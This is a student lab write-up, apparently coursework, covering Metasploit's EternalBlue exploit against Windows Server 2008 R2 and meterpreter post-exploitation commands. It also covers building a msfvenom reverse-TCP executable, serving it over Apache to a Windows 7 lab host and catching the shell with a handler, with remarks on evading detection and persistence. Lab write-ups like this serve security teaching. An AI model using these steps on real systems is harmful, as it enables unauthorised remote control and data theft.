
TASK B

1. Configure Metasploit to use EternalBlue against Windows Server 2008 R2.




(1) To search for the exploit type “search eternalblue” and use the “windows/smb/ms17_010_eternalblue” module. Configure the options by setting the RHOSTS to 192.168.10.11, RPORT to 445, LHOST to eth0 which is the internal kali’s machine IP address, and LPORT to 4428. Finally type run to exploit the vulnerability on the system.

2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.




(2) Screenshots can be taken with the "screenshot" command inside of the meterpreter shell. I ran the command and got a screenshot of the Windows Server 2008. In this screenshot you can see the settings panel of the server. If an attacker wanted, they can use xfreerdp or rdesktop to take control of the system and change settings using the GUI.

3. In the meterpreter shell, display the target system's local date and time.




(3) The local date and time of the target system can be printed on the screen with "localtime". This will show the computer's date and time, but also the timezone. As mentioned earlier, the timezone is useful as a hacker can predict when the user will use the computer to avoid detection when executing commands and exfiltrating data.

4. In the meterpreter shell, get the SID of the user.




(4) The SID of the user can be retrieved from the system with “getsid”. This will then be printed to the terminal for the hacker to see.

5. In the meterpreter shell, get the current process identifier.



(5) The current process identifier can be retrieved with “getpid”. This will print the process ID to the terminal. Attackers will often use this to migrate into other processes to avoid detection and elevate privileges of their shell to run more malicious commands.


6. In the meterpreter shell, get system information about the target.



(6) A hacker can get information about the target with "sysinfo" which will show the computer's name, os, architecture, system language, domain, and logged on users. I did not need to privesc to an administrator as I already have NT AUTHORITY\SYSTEM as the compromised user in the meterpreter shell. In terms of persistence, I could use Metasploit's upload and download function to not lose access if the system ever gets patched in the future.


TASK C

1. Configure a custom payload with msfvenom setting the port to 4428 and the name to your MIDAS ID.




(1) Msfvenom can be used to create a custom payload to work with Metasploit or other listeners such as Netcat. First I typed the command “msfvenom -p windows/meterpreter/reverse_tcp lhost=eth0 lport=4428 -f exe -o bburk002.exe”. The -p flag is used for the payload type depending on the machine the hacker is trying to compromise. Lhost is used for setting up a connection back to the attacker's machine. Lport is used to connect back to an attacker-controlled port. The -f flag is used to specify the format of the payload and the -o flag is used to output the payload to a file.

2. Host a web server for the victim to download the file to execute on their machine.




(2) There are several ways to host a webserver with the easiest being python's http.server module. In this scenario I used a different service with apache. First move the malicious exe to /var/www/html to host the file for download. Next, type "service apache2 start" to start the apache web server. Finally, type "systemctl status apache2" to see if the server is up and running.

3. Setup Metasploit to intercept the connection and give the a meterpreter shell.




(3) Open Metasploit with “msfconsole” and type “use exploit/multi/handler” to set up a way to receive a connection from the target machine. Next set the lhost to eth0, lport to 4428, and the payload to windows/meterpreter/reverse_tcp. It is important that the payload is set to the same payload as the msfvenom payload used. This also applies to the lhost and lport. After the settings are set, type “run” and wait for a connection.

4. Download and execute the malicious exe file.




(4) On the Windows 7 machine, open a webbrowser and type the IP address of the internal Kali's machine followed by the name of the file you want to download. For example, "http://192.168.10.13/bburk002.exe". This will download the file to the system. Execute the file by double clicking on it and allow it to run when an alert appears.

5. Go back to Metasploit to see if you captured a meterpreter shell.



